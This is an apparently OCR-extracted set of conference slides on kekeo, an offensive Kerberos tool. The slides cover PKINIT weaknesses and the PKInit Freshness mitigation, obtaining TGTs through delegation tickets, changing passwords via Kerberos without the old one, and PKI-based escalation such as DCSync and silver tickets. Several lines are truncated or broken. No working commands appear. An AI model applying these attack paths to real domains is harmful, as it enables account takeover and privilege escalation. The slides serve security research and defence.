
- Do you remember ? Windows LSA service **keeps PIN code in memory**
  - Useful on Terminal Server where LSASS can control remote Smartcards ;)

kekeo :: PKINITMustiness

kekeo :: PKINITMustiness


Authentification Kerberos - *Mode RSA* + ***Diffie–Hellman***

- Is this Windows specific : **NO**
  - RFC 4556 :



```
3.1.1.  Required Algorithms

   All PKINIT implementations MUST support the following algorithms:

   o  AS reply key enctypes: aes128-cts-hmac-sha1-96 and aes256-cts-
      hmac-sha1-96 [RFC3962].

   o  Signature algorithm: sha-1WithRSAEncryption [RFC3370].

   o  AS reply key delivery method: the Diffie-Hellman key delivery
      method, as described in Section 3.2.3.1.
```

  - RFC 5349




```
   This document describes the use of Elliptic Curve certificates,
   Elliptic Curve signature schemes and Elliptic Curve Diffie-Hellman
   (ECDH) key agreement within the framework of PKINIT
```

kekeo :: PKINITMustiness

Authentification Kerberos - *Mode RSA* + ***Diffie–Hellman***

- And what we can do?
  - Microsoft try to improve current Kerberos protocol by RFC draft:
    - https://datatracker.ietf.org/doc/draft-ietf-kitten-pkinit-freshness/
    - https://www.ietf.org/proceedings/91/slides/slides-91-kitten-1.pdf
  - They already implemented GPO for that (not tested) :
    - **But you must have a full net**
      10 & 2016)
  - Unless you use ECC cert
    to use DH with RSA cert
    - Push some IPS rules to inspe
      encrypted!



SwiftOnSecurity
@SwiftOnSecurity

New Kerberos security option, "PKInit Freshness." Seen on Win10 Build 14905 /cc @gentilkiwi

KDC support for PKInit Freshness Extension

KDC support for PKInit Freshness Extension

○ Not Configured
● Enabled
○ Disabled

Comment:


Supported on: At least Windows Server 2016, Windows 10

Options:

PKInit Freshness Extension options: Required

Help:

Support for PKInit Freshness Extension requires Windows Server 2016 domain functional level (DFL). If the domain controller's domain is not at Windows Server 2016 DFL or higher this policy will not be applied.



```
Internet Engineering Task Force (IETF)                    M. Short, Ed.
Request for Comments: 8070                                     S. Moore
Category: Standards Track                                     P. Miller
ISSN: 2070-1721                                   Microsoft Corporation
                                                          February 2017


 Public Key Cryptography for Initial Authentication in Kerberos (PKINIT)
                          Freshness Extension
```


kekeo :: deleg

- Unlike Linux or MacOS, Windows is blocking export of our own TGTs (user identity)
  - –An administrator can bypass this limit:
    - Globally with a registry key ;
    - By using some privileges ;
    - With « raw » memory read/injection…

- Standard users are protected against TGT theft
  - –**… but not against asking a delegation ticket of TGT type…**

kekeo :: deleg

- **Thank you domain controller ☺**



Propriétés de : DC

La délégation est une opération liée à la sécurité de votre réseau qui permet à des services d'agir à la place d'un utilisateur.

○ Ne pas approuver cet ordinateur pour la délégation

● Approuver cet ordinateur pour la délégation à tous les services (Kerberos uniquement)

○ N'approuver cet ordinateur que pour la délégation aux services spécifiés


● Utiliser uniquement Kerberos

○ Utiliser tout protocole d'authentification

Ce compte peut présenter des informations d'identification déléguées à ces services :

kekeo :: changepw


- No problem to ask a user its own password before **changing**
  - But with smartcards?
  - Or …
- Kerberos protocol allows passwords **changing** without sending the previous one
  - *But you must own a TGT.*



```
RFC 3244      Microsoft Windows 2000 Kerberos Change & Set February 2002


   authenticator from the AP_REQ message (the seq-number in th
   authenticator will be present).  The server ignores the opti
   r-address field in the KRB_PRIV message, if it is present.

   The user-data component of the message consists of the followi
   ASN.1 structure encoded as an OCTET STRING:

      ChangePasswdData ::=  SEQUENCE {
                          newpasswd[0]   OCTET STRING,
                          targname[1]    PrincipalName OPTIONAL,
                          targrealm[2]   Realm OPTIONAL
                          }
```

Microsoft

AORATO



difier un mot de passe

LAB\localuser

cien mot de passe

Nouveau mot de passe


Confirmer le mot de passe

Connectez-vous à LAB

kekeo

kekeo :: pkistuff !

- You love smartcards ?
  - I do too




certsrv - [Autorité de certification (Local)\pkica\Certificats délivrés]

ID de la demande	Nom du demandeur	Certificat binaire	Modèle de certificat	Numéro de série	Date d'effet du certificat
2	LAB\DC$	-----BEGIN CERTI...	Contrôleur de doma...	210000000247042...	04/02/2019 09:35
3	LAB\user	-----BEGIN CERTI...	Connexion par carte ...	2100000003a16a2...	04/02/2019 13:27
4	LAB\admin	-----BEGIN CERTI...	Connexion par carte ...	2100000004ed4d...	04/02/2019 13:57

- In general, DC and users certificates are delivered by an internal certificate authority (CA).

kekeo :: pkistuff !



local admin

- They will hunt other admins!

DC$ local admin

- Or agent on a DC…
- They will escalate to more privileges

Domain / Enterprise admin

- Do I really need to explain ?

DC$ account

- DCSync to escalate/move
- Silver ticket!

PKI in domain


- Can impersonate any valid accounts!
- Including DC$ and domain admins…

krbtgt

